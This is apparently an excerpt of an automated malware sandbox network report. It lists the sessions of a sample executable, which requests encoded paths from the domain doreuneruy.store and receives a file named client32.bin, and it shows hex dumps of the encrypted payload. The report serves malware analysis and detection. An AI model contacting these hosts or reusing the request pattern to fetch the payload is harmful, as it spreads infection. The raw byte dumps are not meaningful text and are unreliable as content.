2021-11-24 19:20:31 UTC	2	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 61 75 62 61 61 65 64 67 70 74 34 33 76 26 62 3d 33 26 73 3d 37 6f 3b 20 45 78 70 69 72 65 73 3d 46 72 69 2c 20 32 35 20 4e 6f 76 20 32 30 32 32 20 30 31 3a 32 30 3a 33 31 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=aubaaedgpt43v&b=3&s=7o; Expires=Fri, 25 Nov 2022 01:20:31 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:31 UTC	3	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 6a 64 72 61 77 25 32 66 50 7a 6a 38 5a 41 66 31 6f 63 6f 72 25 32 66 76 77 73 4b 37 55 39 48 46 5f 32 25 32 66 42 53 6a 6a 47 45 53 42 58 38 6e 63 43 50 25 32 66 72 73 70 32 34 62 44 49 30 57 78 73 44 39 66 41 74 6e 71 38 35 25 32 66 72 41 48 35 32 4e 36 61 59 53 45 6e 7a 32 38 79 25 32 66 4e 79 73 4d 47 71 75 57 36 6a 45 31 49 33 4f 25 32 66 33 36 41 5f 32 46 33 51 73 5f 32 42 41 67 42 58 54 31 25 32 66 48 47 6d 73 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fjdraw%2fPzj8ZAf1ocor%2fvwsK7U9HF_2%2fBSjjGESBX8ncCP%2frsp24bDI0WxsD9fAtnq85%2frAH52N6aYSEnz28y%2fNysMGquW6jE1I3O%2f36A_2F3Qs_2BAgBXT1%2fHGms

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49746	89.45.4.117	443	C:\Users\user\Desktop\2GEg45PlG9.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:52 UTC	4	OUT	GET /jdraw/3UXHIycRk8M6aa2qOlHTdp/8jPuZVV_2B0Th/06YoiQaE/_2FatRxjXAnjx3AlxRhb2k2/1D4WV7ZMym/m2C_2FFYEC_2FU7Yk/i_2BPnwgmBF0/IPzTLMeRUBV/cxcHi5I_2FpZBi/N1gpoZwjss03S_2Fbnr3z/jVvgtIBwhuwnmbuC/0OORMWqE7PIEil9/PgDQNnYSyBZIKuFwau/KOHqRL.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: doreuneruy.store Connection: Keep-Alive Cache-Control: no-cache
2021-11-24 19:20:53 UTC	4	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 24 Nov 2021 19:20:52 GMT Content-Type: application/zip Content-Length: 178756 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=mf9de3f53c70hjkfmk1chn5dm2; path=/; domain=.doreuneruy.store Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Fri, 24-Dec-2021 19:20:52 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-11-24 19:20:53 UTC	5	IN	Data Raw: e8 ed 54 8e b2 a9 d9 4a ca 98 9b c6 41 2d 16 07 7d f7 9c 28 79 5f 58 25 03 1c ea e8 b3 e5 fa 07 71 0e 8e 92 96 6a f0 3e 9a a0 3e fe bc c9 2d 74 d0 cd 24 35 b0 39 16 06 5f 2b 65 97 c5 19 22 60 3c 88 50 1c bf 8f b3 1b fc 03 23 e6 97 27 b8 81 0f 90 d6 0f b2 4e 57 ee 8a 76 44 5e 0e f4 d9 cd dd 1e 5f 05 3b 5e f4 69 44 86 15 92 da 9e 1a 7d e2 2b 58 53 66 06 d8 55 a2 08 78 c0 32 74 8b 3b c1 c8 42 30 cd 78 09 a1 f0 1a 77 52 65 e1 39 73 82 91 f0 7f 55 e1 22 99 70 2a 04 9a 92 3b fd 3f b5 19 c3 8a 53 ae 5b 45 ba f7 62 34 f7 3d 9d 38 01 92 00 f5 01 ec a9 37 54 4c 14 ba 06 ed b9 81 84 7e f6 43 3e ea f2 0a 6c 62 ad 0c 74 1f fe c8 a7 1b fb 9a e4 9f dc fa 39 c6 12 ea 29 20 3a d2 cb a0 5e fd ca a9 8f 82 f7 fb 6f cc 1d dd 1e 31 2e e6 0b b2 b6 82 f1 e1 7e 6f 11 c6 4d 11 45 Data Ascii: TJA-}(y_X%qj>>-t$59_+e"`<P#'NWvD^_;^iD}+XSfUx2t;B0xwRe9sU"p*;?S[Eb4=87TL~C>lbt9) :^o1.~oME
2021-11-24 19:20:53 UTC	20	IN	Data Raw: d4 a3 0c f8 60 8b 4a 14 9a 41 60 51 80 ab f3 ae 8a 59 08 22 c1 14 f4 06 a0 5b d4 b6 9c e8 1f 2b 94 e0 a4 5f 21 9d 8b 7e f2 49 12 ee 26 f2 31 79 ab 90 a3 a9 79 1b 01 07 69 be 15 32 59 7f 52 5b ef d4 67 bc 13 d2 cd b3 dc a9 17 23 a4 83 a7 93 88 5d 71 0d a5 2f 67 bc b4 a6 16 7d b1 b6 2c 6e 23 21 42 ad 52 9f 8e 26 a8 b9 f0 65 42 25 fa b2 de f4 9b c7 41 9e bf a1 47 bc ca a4 40 b6 61 51 02 3b da ad 62 5b 86 83 8b 05 68 20 8c fd e4 68 0f df 9c ce 57 3a 69 92 d9 88 df 82 62 1d 3e e5 df 52 5e 97 93 0f 77 e8 4f b9 c6 e8 82 25 c7 64 43 96 01 7e f0 9a d1 36 bc e6 3d 04 94 a4 41 2f 37 d4 74 03 b3 09 73 cb 3e 6a 7f 34 30 36 85 dd c4 ff ef de 54 b9 81 14 79 3b d8 c3 28 48 36 55 ed d6 c2 98 4a 5d 30 a8 35 45 75 e3 b1 82 16 62 d0 4d e2 d2 78 80 fb 88 87 a0 6e e4 4b 01 0d Data Ascii: `JA`QY"[+_!~I&1yyi2YR[g#]q/g},n#!BR&eB%AG@aQ;b[h hW:ib>R^wO%dC~6=A/7ts>j406Ty;(H6UJ]05EubMxnK
2021-11-24 19:20:53 UTC	36	IN	Data Raw: 07 52 37 c9 74 2f af 6a ba aa d5 93 87 14 ea 31 c8 bc ef 42 69 25 25 85 07 7e 25 65 fe 77 6c dc 50 7e 35 b1 82 17 19 3f 76 f2 56 11 a1 ef 5b fb e6 77 f8 f6 de 6b d8 f8 c5 03 25 76 ea e4 b9 59 ca 9a e5 c8 b3 23 50 28 0f d0 cb 17 a2 9e 64 ce 1f 5c d9 05 5e d3 e1 61 d5 2f 82 aa 50 2e 29 fb 29 6e 71 c7 ae 20 d4 c5 c7 aa 62 05 3a d3 da 89 2a 68 5d 31 4c bf 54 40 b1 a8 2f 1e 94 e7 b5 6f 08 aa fe 27 08 fb 9a 63 80 cc 61 f0 83 de aa 67 c1 df ed 32 62 d8 41 ef 91 72 dd d0 36 6b b6 4a 41 9c 16 42 10 a0 fb c4 1b ae 52 bb 87 d2 91 0a 62 6c 71 d7 db 92 98 ff 5e 1e c2 d1 5f 5d 3f 10 ee 9b c9 99 13 36 d4 0c 7f 9a a7 eb 4a 2d aa 58 9e f1 77 df 7d 7b 3b ce e2 cb dc 94 3f c8 5c 2f cb a8 af ba 60 1e b5 e8 60 05 59 f3 0d 78 61 aa b3 97 96 0b ea bd 44 09 ca ab 3d e6 0d 12 2f Data Ascii: R7t/j1Bi%%~%ewlP~5?vV[wk%vY#P(d\^a/P.))nq b:*h]1LT@/o'cag2bAr6kJABRblq^_]?6J-Xw}{;?\`XxaD=/
2021-11-24 19:20:53 UTC	52	IN	Data Raw: a5 77 d0 90 c0 e6 c6 93 4a 59 68 72 8a 5e 7a 19 16 6a 20 6a fd 58 5d 03 45 6c de 3a 4f f6 81 a9 3d 5b 6c 4e a5 71 81 32 76 e7 e9 da 4a c2 b8 72 02 a9 13 fe c8 6e 99 8b 42 71 40 6f 0d b6 a1 40 0b 1b f9 ff 8d 4a f1 70 e9 19 f5 39 39 7c c8 9d 3e 40 a5 34 cf 1c 03 a3 e2 3a 8b a1 eb 33 c9 52 e6 29 4b 1b 96 7d f0 f6 43 da 4b 79 9e 7e 99 92 aa dc d9 5f 22 5d a8 8e da 5d b1 df cf 1d 42 a0 bd e6 b8 5a 63 ae f1 80 20 26 33 f9 5e 73 73 e2 3b 5f 96 9e 37 dc 6e 6f c1 c2 f5 c2 90 f1 25 8f 03 10 df d6 d6 e5 7c ac 04 fa 50 99 d2 14 97 05 ed 45 6a d6 bd 1f 38 b8 6d 6d ec ad ba c5 66 0a 28 55 28 29 fa 10 87 db a7 91 6e 3f ea 39 97 86 65 50 7c 7f 4e b1 6a 12 fa c4 34 e1 97 fa bb d8 67 2f 1e 16 aa 62 cd b6 e9 b5 12 c3 39 51 78 68 14 55 9b 08 f8 43 bd df ed dc 69 56 f4 59 a1 Data Ascii: wJYhr^zj jX]El:O=[lNq2vJrnBq@o@Jp99|>@4:3R)K}CKy~_"]]BZc &3^ss;_7no%|PEj8mmmf(U()n?9eP|Nj4g/b9QxhUCiVY
2021-11-24 19:20:53 UTC	68	IN	Data Raw: 9b 94 74 99 ec 35 fb 37 ab fe ea 06 19 32 69 9f 2a de f1 67 b5 08 57 7e 82 ef 32 00 83 28 e4 7c 1c 0d 46 fc 00 b4 ce 2f b7 0f 93 94 87 d2 7c 25 41 d4 93 0a dc ee e0 b4 47 72 37 4e b8 d8 1b 1b bc ef ac 8f 8f 7a 40 91 b2 05 b6 55 fb 60 db 2a 9c e4 d5 2c 20 ab c9 1e 76 92 8e 98 c3 bc dd ed 82 9a f3 41 aa 91 e8 5d c4 76 fb c9 89 d5 5c 30 eb ed c8 9f 9c 3b 93 50 c8 88 60 51 85 a0 44 9a 42 b4 1e 5a 64 33 37 ec ff 21 06 8b d3 94 b2 a1 6a d6 29 9e cb db 86 60 ba 65 04 4f 1f 47 97 1e d9 b2 5c 1d 51 9b a3 05 ec 27 06 b0 55 8b e6 7e 1c 64 3d b8 f0 7a 3e 07 c7 ee 82 a3 30 0c 54 35 09 1e e7 42 cd 2d ec 99 22 c9 3c 02 9f 37 46 b3 ab a1 58 06 5d 11 23 b2 ce cc e9 20 39 e2 2d 3b 13 01 d5 64 8e 7c a5 51 96 04 02 64 16 5e 71 43 90 a0 03 fd 3e 02 7c a4 99 3c e0 14 65 6a 98 Data Ascii: t572i*gW~2(|F/|%AGr7Nz@U`*, vA]v\0;P`QDBZd37!j)`eOG\Q'U~d=z>0T5B-"<7FX]# 9-;d|Qd^qC>|<ej

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:53 UTC	84	IN	Data Raw: 59 b1 92 ba 7f 44 43 f7 d1 b6 e9 85 27 53 04 89 08 bd 94 64 41 f1 46 d8 a4 d3 63 d7 db 17 4c b7 54 82 de 60 85 28 d3 4e 00 8a 50 db 50 cb 2e 94 e2 6c 67 7a 1c 36 0f 71 5f 11 0e 03 45 45 2e ce 48 0f f7 4a 1d ed 2f 39 bd ca eb c4 11 1d 0a 1d 46 36 59 39 9e 80 77 85 ee c0 fd b7 a9 68 0b 00 f7 06 4e a8 0d 09 ea 72 02 02 3f f3 ff 6f a3 0f 67 0e 18 6e bd 3f b7 99 6c 0a 4d 77 d0 2e 80 bc b4 f0 84 6a 35 bf 76 23 b2 08 a4 76 84 bb 46 76 8c 78 98 dc 9b ab 95 a6 b1 93 ef 84 76 b8 28 42 1a 7f 85 f4 15 97 eb 2c 31 50 18 bd e4 21 c4 13 5a 0b 32 01 46 d3 5b cb 80 f5 9c 1e c6 72 b5 42 09 8c 9c 43 5c 82 6e 11 23 bd dc 20 6a 29 b4 d2 d9 a3 66 b8 a0 a3 b8 5a 0d 2f d6 18 06 9a e5 20 04 1a 0e 96 44 d4 79 29 e8 d4 71 53 1e a1 66 e5 62 bb 7e de 2b 1b e8 94 9a e3 25 6d 04 bf 5b Data Ascii: YDC'SdAFcLT`(NPP.lgz6q_EE.HJ/9F6Y9whNr?ogn?lMw.j5v#vFvxv(B,1P!Z2F[rBC\n# j)fZ/ Dy)qSfb~+%m[
2021-11-24 19:20:53 UTC	100	IN	Data Raw: 0f 83 29 da f0 9e 78 0b ee 2a 07 11 c7 dc 21 0d 62 c1 dd cd d3 06 62 05 0c 7f bc c5 90 12 c9 d4 bc ab 6f fb cc 95 96 5f c2 44 ba f2 e3 7d 45 18 5a 10 68 51 7a 8e 1c 29 b7 2f 72 d8 c6 2c 53 f2 22 31 e7 2c 0e 82 73 e8 f2 a3 fa 8b 9d 83 21 59 5e 0e 0c 9c c7 91 30 00 1b d5 9a 0e 6b 6e db b0 0a 4f 35 0a 51 73 08 f6 86 df 05 fe 7a d2 81 d8 5b 63 50 10 d8 6a 23 d5 9a 5d 40 22 a4 a2 16 04 57 31 cb 14 a9 c7 41 58 92 84 d6 97 d5 ca a5 5d 1c 56 4e 50 4c 10 67 46 2d 3d 61 d6 f4 6e 9d 14 d1 65 2f c7 5c 90 a9 0a 63 94 73 c0 f4 cf ed af c6 56 0b 12 1b f4 9e 96 cd a6 8a 11 c3 03 ec 04 13 3e 45 1d ca 31 a3 92 38 76 6d d3 31 df df ba ab cb a4 04 7f 6f d6 bb bd ff 2a 36 e7 1f df 51 a7 ec 96 d4 01 46 2c e9 35 05 1b 69 30 39 c6 d4 11 42 c5 a2 e0 e6 4b e7 02 b6 b7 05 b5 13 93 Data Ascii:)x*!bbo_D}EZhQz)/r,S"1,s!Y^0knO5Qsz[cPj#]@"W1AX]VNPLgF-=ane/\csV>E18vm1o*6QF,5i09BK
2021-11-24 19:20:53 UTC	116	IN	Data Raw: 5c 12 0d d7 df 83 87 a6 f5 57 d0 09 1d 8d 59 19 89 93 08 b1 96 85 35 c2 e9 9f 04 8b 2c 79 30 f3 b5 b6 54 17 aa a2 db 69 4a cc 3d 55 85 5c 7b c4 0f 1f 15 be 3c 52 9a 80 56 ae e6 8a ad a5 e5 be fe 04 08 0b 7c f7 0f 72 00 85 7c 49 34 e7 19 43 6e 92 ab 67 24 de ec 57 94 15 8d 8f d4 e5 49 01 48 69 cb 84 fe 23 c7 a2 1b a3 a7 2c f1 3b 6b 95 f7 89 5c f7 c7 bf a0 71 96 20 db 98 94 f5 d2 cf eb 92 51 a8 63 27 c3 50 0d ad bf e6 10 9c f9 3a a8 5b 03 96 29 32 7b ea 06 c0 ce 9d d4 7f 88 0b 25 cf 94 ab 21 91 ae 8b 18 5c 97 dd 8b 9f 19 58 37 22 1f aa 17 ca bd b8 da 04 79 fa f1 2e d2 3b 52 b7 67 43 85 08 5b dc 6e 9e 32 4f 28 b6 25 a0 5a 8f 49 66 84 35 b1 be f4 9d 4b 6b 08 8e c2 90 08 bd 68 93 3f 1a a9 89 1f a0 7c 53 f6 d2 e8 e3 d0 c4 9a 57 4c 70 02 b7 c9 c7 59 6d eb eb a9 Data Ascii: \WY5,y0TiJ=U\{<RV|r|l4Cng$WIHi#,;k\q Qc'P:[}2{%!\X7"y.;RgC[n2O(%ZIf5Kkh?|SWLpYm
2021-11-24 19:20:53 UTC	132	IN	Data Raw: e8 cc 70 be 12 15 6e 14 7b db c7 ba 64 6e 58 5a 78 c8 f3 e4 92 97 a0 19 02 37 92 20 8f 4b 35 b0 36 04 97 37 a4 87 46 f2 95 cf 64 55 46 ae 31 8e a5 06 2c c0 f5 a2 26 c0 c5 af a2 57 35 d1 3f 40 2c 31 98 6f c4 8b 9d 8b cb 7a 39 e7 e5 a5 d7 43 61 20 59 59 5e 3b d2 cb c7 28 11 24 5a e2 64 4a 75 70 74 26 0a dd 6e af 10 a0 21 79 29 a8 b3 f3 15 02 46 e0 04 b2 61 d0 b9 de 37 d0 7d 2e 67 4b db d4 8f e7 26 c3 89 f7 0c 80 c2 7e 8f df 13 4f 10 68 5f 8c 71 41 e4 4a 1d 0b 56 4e 77 95 b2 6d e2 6a 3b a1 3f b2 4f c5 83 b0 17 51 ad d8 e5 f9 7f 4b df 25 11 3b 6b 30 b0 d0 69 93 6a c0 05 c0 43 32 e6 6e cf a7 bd 4c 48 04 f4 f1 98 2a b2 19 62 bf 62 c9 29 fe 95 9c b9 82 eb ac 70 f8 25 16 9e d9 bd 7b 28 f3 90 d7 21 c8 ac 79 5e 55 00 81 9f b2 86 65 62 d1 50 1a 6c c7 d5 10 96 24 99 Data Ascii: pn{dnXZx7 K567FdUF1,&W5?@,1oz9Ca YY^;($ZdJupt&n!y)Fa7}.gK&~Oh_qAJVNwmj;?OQK%;k0ijC2nLH*b b)p%{(!y^UebPl$
2021-11-24 19:20:53 UTC	148	IN	Data Raw: 15 10 46 3c 7f 84 81 a5 95 9f 55 5f 91 e1 27 a3 4f 9c e2 1e 6f 2c 69 37 21 63 c5 b5 15 fb 83 6e 88 35 1c bd 13 55 3d 94 2b b4 a9 89 4e 95 06 f6 da 0a 0d 69 2b de fd 58 a0 8b 03 1b c8 4f 29 19 42 c5 4b e8 f3 ed 31 fd f8 9e 4c 9d 1a d5 55 57 40 21 ad 28 a6 13 4a 21 8a fa e5 94 e3 96 2c 45 93 73 9d 13 64 47 a5 5e 38 c4 09 40 87 a6 13 cf 90 9b 6e 51 1f d1 75 17 9b 32 7f af 39 4e 90 12 67 4f c4 5e c5 13 39 7b c8 f2 2e f2 c9 79 bc 23 4b aa 21 f6 99 b9 d9 4d 5e e9 51 61 9a 5e ea 8d 40 66 ba b4 5c 78 65 af 40 cd 54 29 c7 6f 06 bc 89 38 6e 1f ac eb 8b 51 8d 5e 49 df 07 1c 48 86 5b 2e 99 cb 01 97 20 89 89 d6 c1 01 11 dc 6f af 53 44 0f 17 47 64 fa 6c 89 51 ae 27 86 61 a3 3c 16 a6 7f f6 52 a6 24 cb 03 ea 34 f1 f3 ac ed e9 07 82 1b 20 b7 eb ea 81 52 c6 40 1c 45 47 97 Data Ascii: F<U_'Oo,i7!cn5U=+Ni+XO)BK1LUW@!(J!,EsdG^8@nQu29NgO^9{.y#K!M^Qa^@f\xe@T)o8nQ^IH[. oSDGdlQ 'a<R$4 R@EG
2021-11-24 19:20:53 UTC	164	IN	Data Raw: 00 23 3d d2 fc 44 8e 2f 26 9d cf 88 af 67 b0 28 e7 0a 7e fd 5a 25 9e 0f 7f 1e d4 2d e9 dd 41 e4 07 90 69 92 87 29 25 53 78 7a 12 6d 67 f1 3b 19 ba 27 0b 79 42 52 27 e4 7f 31 bd 2b d1 78 18 f2 49 ef a8 70 5b a6 35 aa 2d f2 12 c6 95 52 cd 3a 06 77 ba ab 05 31 2f 88 2f 5d 15 5c 4a 3e d0 10 fb 7b 59 1c 68 d0 3e c6 63 0e 9d 9e 61 91 f1 fe ca 0f e8 27 a2 1a b3 ff 84 2b e2 89 9b e2 2e 3f 61 7a a2 0a bc b9 31 d7 31 63 65 37 df 8e dd d0 32 cb 03 a6 41 75 f4 5d fb 16 28 29 a0 88 ef 95 f4 07 b5 2b ee 60 fa 17 6c d0 a9 5e 7c 90 91 2b 63 08 22 30 03 56 70 78 7d a1 cc b6 05 25 7d fc a8 d5 0d 82 ec 52 8e ea 85 b8 43 86 1f 11 ee b2 0b ec 3f b2 83 ee fd 86 80 62 52 c6 51 20 e1 fc ac 7b 89 f1 b2 0d 15 e0 7f 8f 46 dc 67 c0 07 cd fa a3 e1 f7 17 b1 7b a7 34 e1 8c 72 32 c8 5f Data Ascii: #=D/&g(~Z%-Ai)%Sxzmg;'yBR'1+xIp[5-R:w1//]\J>{Yh>ca'+.?az11ce72Au]()+`l^|+c"0Vpx}%}RC?bRQ {Fg{4r2_

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49748	89.45.4.117	443	C:\Users\user\Desktop\2GEg45PlG9.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:54 UTC	179	OUT	GET /jdraw/eKaIOMBSk5/OmJgUmRZLr75WvgmQ/lCAAoG2FlxCw/NYzS1o_2BFi/Ieqx_2FKcvuYNo/7lkLYskhOh bfPZpn3msj_/2BR_2Fhl7PSteeC_/2Fx6wkm1gCCOSzv/ojOhT7mlu1zV1InOul/v0PzrfJti/Vp_2B_2FXz6Vw_2B8AOy/f6kLk lWb2UbpPJ8knZc/CNedLE3nD8G6LBOjysaOgx/q1vP.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: doreuneruy.store Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=mf9de3f53c70hjkfmk1chn5dm2; lang=en
2021-11-24 19:20:54 UTC	180	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 24 Nov 2021 19:20:54 GMT Content-Type: application/zip Content-Length: 227911 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:54 UTC	180	IN	Data Raw: dd 5a 4a 88 30 f4 ce 3b 45 76 09 e7 40 ba 2b d3 f1 e4 de a9 cb 05 a8 6d 7b dd a6 85 a3 68 b8 d3 1b 82 b0 ce 9e ee 8b ff a0 a5 d8 f2 45 f4 63 59 ba d8 ef b6 04 23 aa 3b f0 e7 96 c2 52 22 ec 23 8a c8 21 4e f1 96 e3 a9 2b cb 0b b0 8c b3 e1 de 2c 47 fc 8d af 98 7b 31 6b f4 d4 2b 0a 1b 98 d6 c2 95 f6 36 25 42 04 09 6f c3 a1 21 4a 6a ed 80 8b 3f 99 5d 88 22 74 83 df 78 7f 6d 9d 0d 19 31 5e 86 1a 90 63 68 d2 3b bd ef 2f 89 c2 fb fd 82 c5 35 a3 bc 8b bc 89 d5 74 97 9e c5 47 f4 f3 73 cf ce 9e 3b 9e 77 e9 09 90 2e 41 ff 41 8a 1a 27 18 d1 69 6e c6 99 ad 3a 42 8c 01 55 ca d2 61 94 d6 20 6a 13 26 70 b6 f7 2a 78 34 a5 8b 24 9a e6 62 00 77 55 f1 71 84 d1 1f 72 32 e7 21 db 27 96 10 42 32 15 b1 6b 8d 91 be 81 a1 12 cc ea 0b 91 43 45 3f 7d b0 48 da 41 ab 64 83 d5 1b 28 a1 Data Ascii: ZJ0;Ev@+m{hEcY#;R"#!N+,G{1k+6%Bo!Jj?]"txm1^ch;/5tGs;w.AA'in:BUa j&p*x4$bwUqr2!'B2kCE?}HAd(
2021-11-24 19:20:54 UTC	196	IN	Data Raw: 57 1c ec 56 38 80 7f b7 28 c1 92 2c f2 49 d1 93 7f 1c 85 91 44 af 37 58 1a 8c cb 3f 85 68 88 6b eb 82 e3 27 ca 1b 22 ea 46 03 67 4d 8b 64 75 40 60 02 08 11 a6 e9 f8 0e 84 e9 e8 ff 69 4b 1d 09 7e 60 4e 82 8c 59 2a a0 30 c9 aa e8 be ac 2f 0c e4 55 26 97 29 2d 27 46 98 3f bd d5 04 2f 91 cb 3f 58 a5 97 67 9a 43 50 f8 ef 4d 28 a7 94 31 cc d7 13 6f 8a 73 2f 50 e6 ad 19 58 9b a9 53 97 a8 0f e3 87 d5 12 a9 d4 6d 21 8a ea 88 7d 0c 09 43 c8 ed 23 0e 2e 89 30 07 15 6d 08 32 59 12 af d2 cd 7e c4 3e 5c 80 86 3c a6 f1 ab 4e 0a 52 75 c0 9a b9 7c 97 5c 57 62 5c 22 da a2 a3 ee cd 41 87 f0 61 68 f5 40 7e 48 a2 39 3c 8b 63 76 7a 62 27 eb 8d 5c 4f b1 1d 0a 1b ba cc 43 ea 2a 54 cd 54 57 e7 43 5a a7 58 e5 bd d4 6c f5 ee 16 c7 aa eb f5 e6 d3 c0 ec a7 1c 2b d1 85 e8 1d 42 7c 7d Data Ascii: WV8(,ID7X?hk'"FgMdu@`iK~`NY*0/U&)-'F?/?XgCPM(1os/PXSm!}C#.0m2Y~>\<NRu|\Wb\"Aah@~H9<cvzb' \OC*TTWCZXl+B|}
2021-11-24 19:20:54 UTC	212	IN	Data Raw: 17 25 93 93 bd 66 3d 3d 1c ca dc fb ee 4c 29 90 a8 5e 88 4c 96 5f 57 5d b9 54 bf d9 3f 7e be 62 0c 00 d5 1f e2 5d a5 6c 21 a2 16 6e 6d 7b b6 b5 7f ea 1e d6 b4 76 a8 17 bc e2 27 11 ee 1a 65 c2 d6 3b c7 82 fe 8d 16 0f e7 1d 59 87 22 68 8c de 8d a1 ec 66 b4 2a da 68 ab a4 6d 6c 47 62 29 f5 8b a9 9a cd 1a 55 f1 82 3e c2 f9 9a bc e1 4c 69 16 1a a4 bc 01 b4 c6 4c 52 ca 21 26 d1 2a e5 f9 25 39 ff 11 f8 52 9f 9e 65 72 67 95 7f 1e ea 7c 2a 5a b8 41 38 fc 40 72 c2 b3 42 7d 2b 10 b0 14 a5 e8 02 11 ee a2 3f 1b 65 9e 3e e0 cd 25 a3 4b 6b 5d 69 1e 5b 3c 55 8e 8e dc eb 96 b8 90 03 2b 16 65 0e 65 d7 24 73 4f ac 73 82 53 97 05 2e 49 bd c4 42 75 84 b6 4b bf 63 f7 c2 76 89 25 6b dc bc b6 b6 fe 34 5c 63 75 05 4a 0b b0 3e e5 27 b0 19 c9 1e d2 32 1a 84 07 41 e7 90 f7 99 ae 8a Data Ascii: %f==L)^L_W]T?~b]l!nm{v'e;Y"hf*hmlGb)U>LiLR!&*%9Rerg|*ZA8@rB}+?e>%Kk]i[<U+ee$sOsS.IBuKcv% k4\cuJ>'2A
2021-11-24 19:20:54 UTC	228	IN	Data Raw: 4c 61 bf cf 5b cc 96 cc dd 9a 6b ad 21 07 a3 61 3a c0 3e 7a a9 87 38 19 33 22 a8 18 7f 39 90 28 5e 4a 76 05 f9 4e 76 a9 14 75 4a 52 21 5c d0 6c f0 0d 14 5c bd d2 2a 41 49 96 28 2b 2b 0e b2 55 2c aa b4 6d 78 cd 1d e9 24 42 56 89 31 ac c1 81 20 85 33 bc de a3 84 2b a5 37 a5 94 d9 00 15 f1 dd 66 4e 45 3a 88 9e b4 ca 31 40 b6 09 92 cf 07 91 53 29 e6 ba dd 1d 8b 67 55 fa 9f 45 6c eb 32 90 60 80 34 ef 90 63 cb 98 0c 97 47 03 10 06 6b 5a e1 b9 23 3d 7e 4c 79 f9 41 f1 08 1b fc 32 fb a1 56 d0 90 22 00 1a 34 ed b5 34 35 27 db 93 b7 6d c3 45 a7 b5 1c 7f 03 40 d7 7f ad e5 16 30 25 c1 dd 78 b3 fa 7a fd e5 ed 6c 32 85 b6 c0 ac 81 9e 6b 7e b0 15 2e 6e b2 9e b5 ff c0 79 cd 26 d5 90 dc 27 f2 a2 3a 04 29 08 32 c9 73 9d 58 d2 bc 2f df 18 e8 ba 9b 2d 28 bc 23 a0 b7 1d 6e 73 Data Ascii: La[k!a:>z83"9(^JvNvuJR!\l*AI(++U,mx$BV1 3+7fNE:1@S)gUEl2`4cGkZ#=~LyA2V"445'mE@0%xzl2k~. ny&':)2sX/-(#ns
2021-11-24 19:20:54 UTC	244	IN	Data Raw: 44 1d 4c 39 9c 37 fb 3f 6d 5b 0a 51 71 9f ea 18 b2 7f 0b 68 44 e6 53 78 ed 96 bf c1 cc 16 7d c4 ec af 60 d0 73 8c 6e d2 da f7 90 00 f9 f0 f8 36 75 f4 b7 c5 43 3c d8 0b 1c fd b3 e3 d0 35 5f 59 c0 91 d8 fa 67 80 38 3e f7 1a 54 ee 7d da 25 99 fc 43 a8 98 ab ef 25 27 ed 55 19 70 12 6e ea 70 68 14 c2 20 a0 a3 da 0c bb 9c e6 52 38 1c d8 3e ef 79 6f eb 20 9d 93 87 11 69 f7 b3 b5 8e 1b e4 ed b5 a1 79 cb 78 f1 fb d8 ed 70 c6 3c d1 01 17 db 17 9f 21 f3 35 50 bc 84 04 b0 23 43 49 f6 e7 8f fc 50 be 61 35 61 bd ed c8 9f b6 ab 41 f1 2e 5d 13 dc 2e b1 98 a7 aa ed 1f b6 d3 5f e2 8c 7a 04 38 57 09 80 d6 82 77 56 3f c3 07 ac 0b a7 51 70 84 4e 8b 11 cf 0f f8 ce f4 9e a4 e9 9d be 50 99 63 d1 96 f6 56 21 1f aa d9 ac fe 4c b3 56 30 77 94 a5 15 0b a4 b1 8f 91 fe 51 fc 88 52 0c Data Ascii: 